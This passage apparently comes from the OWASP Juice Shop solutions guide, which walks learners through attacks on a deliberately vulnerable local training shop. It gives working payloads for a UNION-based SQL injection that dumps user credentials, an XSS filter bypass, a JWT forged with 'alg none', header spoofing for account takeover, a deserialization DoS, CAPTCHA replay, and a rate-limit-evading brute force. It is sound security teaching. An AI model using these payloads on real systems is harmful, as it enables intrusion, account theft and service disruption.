3. Visit http://localhost:3000/#/contact
4. Submit your feedback with `epilogue-js` in the comment to solve this challenge


You can probably imagine that the typosquatted `epilogue-js` would be *a lot harder* to distinguish from the original repository `epilogue`, if it where not marked with the *THIS IS **NOT** THE MODULE YOU ARE LOOKING FOR!*-warning at the very top. Below you can see the original `epilogue` NPM page:




Retrieve a list of all user credentials via SQL Injection

1. During the Order the Christmas special offer of 2014 challenge you learned that the *Search* functionality is susceptible to SQL Injection.
2. The attack payload you need to craft is a `UNION SELECT` merging the data from the user's DB table into the products shown in the *Search Results* table.
3. As a starting point we use the known working `'))--` attack pattern and try to make a `UNION SELECT` out of it
4. Searching for `')) UNION SELECT * FROM x--` fails with a `SQLITE_ERROR: no such table` as you would expect. But we can easily guess the table name or infer it from one of the previous attacks on the *Login* form.
5. Searching for `')) UNION SELECT * FROM Users--` fails with a promising `SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns` which least confirms the table name.
6. The next step in a `UNION SELECT`-attack is typically to find the right number of returned columns. As the *Search Results* table has 3 columns displaying data, it will at least be three. You keep adding columns until no more `SQLITE_ERROR` occurs (or at least it becomes a different one):


i. `')) UNION SELECT '1' FROM Users--` fails with `number of result columns` error
ii. `')) UNION SELECT '1', '2' FROM Users--` fails with `number of result columns` error
iii. `')) UNION SELECT '1', '2', '3' FROM Users--` fails with `number of result columns` error
iv. (...)
v. `')) UNION SELECT '1', '2', '3', '4', '5', '6', '7' FROM Users--` *still fails* with `number of result columns` error
vi. `')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users--` shows a *Search Result* with an interesting extra row at the bottom.



7. Next you get rid of the unwanted product results changing the query into something like `qwert')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users--`



8. The last step is to replace the *visible* fixed values with correct column names. You could guess those **or** derive them from the RESTful API results **or** remember them from previously seen SQL errors while attacking the *Login* form.
9. Searching for `qwert')) UNION SELECT '1', id, email, password, '5', '6', '7', '8' FROM Users--` solves the challenge giving you a the list of all user data.



There is of course a much easier way to retrieve a list of all users as long as you are logged in: Open http://localhost:3000/#/administration while monitoring the HTTP calls in your browser's developer tools. The response to http://localhost:3000/rest/user/authentication-details contains all the user data in JSON format. But: This does not involve SQL Injection so it will not count as a solution for this challenge.

Inform the shop about a vulnerable library it is using

Juice Shop depends on a JavaScript library with known vulnerabilities. Having the `package.json.bak` and using an external service like Node Security Platform makes it rather easy to identify it: `sanitize-html` is pinned to version `1.4.2` which has a known bug of not sanitizing recursively (see Perform a persisted XSS attack bypassing a server-side security mechanism)


1. Visit http://localhost:3000/#/contact
2. Submit your feedback with the string pair `sanitize-html` and `1.4.2` appearing somewhere in the comment.

Perform a persisted XSS attack bypassing a server-side security mechanism


In the `package.json.bak` you might have noticed the pinned dependency `"sanitize-html": "1.4.2"`. Internet research will yield a reported XSS - Sanitization not applied recursively vulnerability, which was fixed with version 1.4.3 - one release later than used by the Juice Shop. The referenced GitHub issue explains the problem and gives an exploit example:

> Sanitization is not applied recursively, leading to a vulnerability to certain masking attacks. Example:
>
> `I am not harmless: <<img src="csrf-attack"/>img src="csrf-attack"/>` is sanitized to `I am not harmless: <img src="csrf-attack"/>`
>
> Mitigation: Run sanitization recursively until the input html matches the output html.

1. Visit http://localhost:3000/#/contact.
2. Enter `<<script>Foo</script>script>alert("XSS")<</script>/script>` as *Comment*
3. Choose a rating and click *Submit*
4. Visit http://localhost:3000/#/about for a first "XSS" alert (from the *Customer Feedback* slideshow)



5. Visit http://localhost:3000/#/administration for a second "XSS" alert (from the *Customer Feedback* table)



Dreadful Challenges (★★★★★)

Submit 10 or more customer feedbacks within 10 seconds

1. Open the Network tab of your browser DevTools and visit http://localhost:3000/#/contact
2. You should notice a `GET` request to http://localhost:3000/rest/captcha/ which retrieves the CAPTCHA for the feedback form. The HTTP response body will look similar to `{"captchaId":18,"captcha":"5*8*8","answer":"320"}`.
3. Regularly fill out the form and submit it while checking the backend interaction in your Developer Tools. The CAPTCHA identifier and solution are transmitted along with the feedback in the request body: `{comment: "Hello", rating: 1, captcha: "320", captchaId: 18}`

4. You will notice that a new CAPTCHA is retrieved from the REST endpoint. It will present a different math challenge, e.g. `{"captchaId":19,"captcha":"1*1-1","answer":"0"}`
5. Write another feedback but before sending it, change the `captchaId` and `captcha` parameters to the previous values of `captchaId` and `answer`. In this example you would submit `captcha: "320", captchaId: 18` instead of `captcha: "0", captchaId: 19`.
6. The server will accept your feedback, telling your that the CAPTCHA can be pinned to any previous one you like.
7. Write a script with a 10-iteration loop that submits feedback using your pinned `captchaId` and `captcha` parameters. Running this script will solve the challenge.

Two alternate (but more complex) solutions:

- Rewrite your script so that it *parses the response from each CAPTCHA retrieval call* to http://localhost:3000/rest/captcha/ and sets the extracted `captchaId` and `answer` parameters in each subsequent form submission as `captchaId` and `captcha`.
- Using an automated browser test tool like Selenium WebDriver you could do the following:
  1. Read the CAPTCHA question from the HTML element `<code id="captcha" ...>`
  2. Calculate the result on the fly using JavaScript
  3. Let WebDriver write the answer into the `<input name="feedbackCaptcha" ...>` field.

The latter is actually the way it is implemented in the end-to-end test for this challenge:

```
  let comment, rating, submitButton, captcha

  beforeEach(() => {
    browser.get('/#/contact')
    comment = element(by.model('feedback.comment'))
    rating = element(by.model('feedback.rating'))
    captcha = element(by.model('feedback.captcha'))
    submitButton = element(by.id('submitButton'))
    solveNextCaptcha()
  })

describe('challenge "captchaBypass"', () => {
  it('should be possible to post 10 or more customer feedbacks in less than 10 seconds'
, () => {
    for (var i = 0; i < 11; i++) {
      comment.sendKeys('Spam #' + i)
      rating.click()
      submitButton.click()
      solveNextCaptcha() // first CAPTCHA was already solved in beforeEach
    }
  })

  protractor.expect.challengeSolved({ challenge: 'CAPTCHA Bypass' })
})

function solveNextCaptcha () {
  element(by.id('captcha')).getText().then((text) => {
    const answer = eval(text).toString() // eslint-disable-line no-eval
    captcha.sendKeys(answer)
  })
}
```

It is worth noting that both alternate solutions would still work even if the CAPTCHA-pinning problem would be fixed in the application!

Retrieve the language file that never made it into production

1. Monitoring the HTTP calls to the backend when switching languages tells you how the translations are loaded:
    - http://localhost:3000/i18n/en.json
    - http://localhost:3000/i18n/de_DE.json
    - http://localhost:3000/i18n/nl_NL.json
    - http://localhost:3000/i18n/zh_CN.json
    - http://localhost:3000/i18n/zh_HK.json
    - etc.

2. It is obvious the language files are stored with the official *locale* as name using underscore notation.
3. Nonetheless, brute forcing all possible locale codes (`aa_AA` , `ab_AA` , ..., `zz_ZY` , `zz_ZZ`) would still **not** solve the challenge.
4. The hidden language is *Klingon* which is represented by a three-letter code `tlh` with the dummy country code `AA` .
5. Request http://localhost:3000/i18n/tlh_AA.json to solve the challenge. majQa'!

> The Klingon language was originally created to add realism to a race of fictional aliens who inhabit the world of Star Trek, an American television and movie franchise. Although Klingons themselves have never existed, the Klingon language is real. It has developed from gibberish to a usable means of communication, complete with its own vocabulary, grammar, figures of speech, and even slang and regional dialects. Today it is spoken by humans all over the world, in many contexts.[3]

Forge an essentially unsigned JWT token

1. Log in as any user to receive a valid JWT in the `Authorization` header.
2. Copy the JWT (i.e. everything after `Bearer` in the `Authorization` header) into the *Encoded* field at https://jwt.io.
3. In the *PAYLOAD* field under *Decoded* on the right hand side, change the `email` attribute in the JSON to `jwtn3d@juice-sh.op` .
4. Change the value of the `alg` parameter in the *HEADER* part on the right hand side from `HS256` to `none` .
5. In the *Encoded* field on the left delete the signature part (colored in cyan at the time of this writing) so that the final character of the JWT is the last `.` (dot symbol).
6. Change the `Authorization` header of a subsequent request to the retrieved JWT (prefixed with `Bearer` as before) and submit the request. Alternatively you can set the `token` cookie to the JWT which be used to populate any future request with that header.

Exploit OAuth 2.0 to log in with the Chief Information Security Officer's user account

1. Visit http://localhost:3000/#/login and enter some known credentials.
2. Tick the *Remember me* checkbox and *Log in*.
3. Inspecting the application cookies shows a new `email` cookie storing the plaintext email address.
4. *Log out* and go back to http://localhost:3000/#/login. Make sure *Remember me* is still ticked.
5. Using `ciso@juice-sh.op` as *Email* and anything as *Password* perform a failed login


attempt.

6. Inspecting the `email` cookie shows it was set to `ciso@juice-sh.op` even when login failed.
7. Inspecting any request being sent from now on you will notice a new custom HTTP header `X-User-Email: ciso@juice-sh.op` .
8. Now visit http://localhost:3000/#/login again, but this time choose the *Log in with Google* button.
9. Visit http://localhost:3000/#/contact and check the *Author* field to be surprised that you are logged in as `ciso@juice-sh.op` instead with your Google email address, because the OAuth integration for login will accept the 'X-User-Email' header as gospel regardless of the account that just logged in.

If you do not own a Google account to log in with or are running the Juice Shop on a hostname that is not recognized, you can still solve this challenge by logging in regularly but add `"oauth": true` to the JSON payload `POST` ed to http://localhost:3000/rest/user/login.

Perform a Remote Code Execution that would keep a less hardened application busy forever

1. By manual or automated URL discovery you can find a Swagger API documentation hosted at http://localhost:3000/api-docs which describes the B2B API.



2. This API allows to `POST` orders where the order lines can be sent as JSON objects (`orderLines`) but also as a String (`orderLinesData`).
3. The given example for `orderLinesDate` indicates that this String might be allowed to contain arbitrary JSON: `[{"productId": 12,"quantity": 10000,"customerReference": ["PO0000001.2", "SM20180105|042"],"couponCode": "pes[Bh.u*t"},...]`

```
Order {
    cid*            string
                    uniqueItems: true
                    example: JS0815DE
    orderLines      OrderLines [OrderLine {
                       description:     Order line in default JSON format

                       productId*       integer
                                        example: 8
                       quantity*        integer
                                        minimum: 1
                                        example: 500
                       customerReference string
                                        example: PO0000001
                     }]
    orderLinesData  OrderLinesData [OrderLineData  string
                    example: {"productId": 12,"quantity": 10000,"customerReference": ["PO0000001.2", "SM20180105|042"],"couponCode": "pes[Bh.u*t"}
                    Order line in customer specific data format

                    ]
}
```

4. Click the *Try it out* button and without changing anything click *Execute* to see if and how the API is working. This will give you a `401` error saying `No Authorization header was found` .
5. Go back to the application, log in as any user and copy your token from the `Authorization Bearer` header using your browser's DevTools.

6. Back at http://localhost:3000/api-docs/#/Order/post_orders click *Authorize* and paste your token into the `Value` field.
7. Click *Try it out* and *Execute* to see a successful `200` response.
8. An insecure JSON deserialization would execute any function call defined within the JSON String, so a possible payload for a DoS attack would be an endless loop. Replace the example code with `{"orderLinesData": "(function dos() { while(true); })()"}` in the *Request Body* field. Click *Execute*.
9. The server should eventually respond with a `200` after roughly 2 seconds, because that is defined as a timeout so you do not really DoS your Juice Shop server.
10. If your request successfully bumped into the infinite loop protection, the challenge is marked as solved.

Reset Bjoern's password via the Forgot Password mechanism

1. Trying to find out who "Bjoern" might be should quickly lead you to the OWASP Juice Shop project leader and author of this ebook
2. Visit https://www.facebook.com/bjoern.kimminich to immediately learn that he is from the town of *Uetersen* in Germany
3. Visit https://gist.github.com/9045923 to find the source code of a game Bjoern wrote in 1995 (when he was a teenager) to learn his phone number area code of *04122* which belongs to Uetersen. This is sufficient proof that you in fact are on the right track
4. http://www.geopostcodes.com/Uetersen will tell you that Uetersen has ZIP code *25436*
5. Visit http://localhost:3000/#/forgot-password and provide `bjoern.kimminich@googlemail.com` as your *Email*
6. In the subsequently appearing form, provide `25436` as *Your ZIP/postal code when you were a teenager?*
7. Type and *New Password* and matching *Repeat New Password* followed by hitting *Change* to **not solve** this challenge
8. Bjoern added some obscurity to his security answer by using an uncommon variant of the pre-unification format of postal codes in Germany
9. Visit http://www.alte-postleitzahlen.de/uetersen to learn that Uetersen's old ZIP code was `W-2082`. This would not work as an answer either. Bjoern used the written out variation: `West-2082`
10. Change the answer to *Your ZIP/postal code when you were a teenager?* into `West-2082` and click *Change* again to finally solve this challenge

Postal codes in Germany

> Postal codes in Germany, Postleitzahl (plural Postleitzahlen, abbreviated to PLZ; literally "postal routing number"), since 1 July 1993 consist of five digits. The first two digits indicate the wider area, the last three digits the postal district.
>
> Before reunification, both the Federal Republic of Germany (FRG) and the German Democratic Republic (GDR) used four-digit codes. Under a transitional arrangement following reunification, between 1989 and 1993 postal codes in the west were prefixed with 'W', e.g.: W-1000 [Berlin] 30 (postal districts in western cities were separate from the postal code) and those in the east with 'O' (for Ost), e.g.: O-1xxx Berlin.[4]

Reset Morty's password via the Forgot Password mechanism

1. Trying to find out who "Morty" might be should *eventually* lead you to *Morty Smith* as the most likely user identity


2. Visit http://rickandmorty.wikia.com/wiki/Morty and skim through the Family section

3. It tells you that Morty had a dog named *Snuffles* which also goes by the alias of *Snowball* for a while.
4. Visit http://localhost:3000/#/forgot-password and provide `morty@juice-sh.op` as your *Email*
5. Create a word list of all mutations (including typical "leet-speak"-variations!) of the strings `snuffles` and `snowball` using only
   - lower case (`a-z`)
   - upper case (`A-Z`)
   - and digit characters (`0-9`)
6. Write a script that iterates over the word list and sends well-formed requests to `http://localhost:3000/rest/user/reset-password`. A rate limiting mechanism will prevent you from sending more than 100 requests within 5 minutes, severely hampering your brute force attack.
7. Change your script so that it provides a different `X-Forwarded-For` -header in each request, as this takes precedence over the client IP in determining the origin of a request.
8. Rerun your script you will notice at some point that the answer to the security question is `5N0wb41L` and the challenge is marked as solved.
9. Feel free to cancel the script execution at this point.

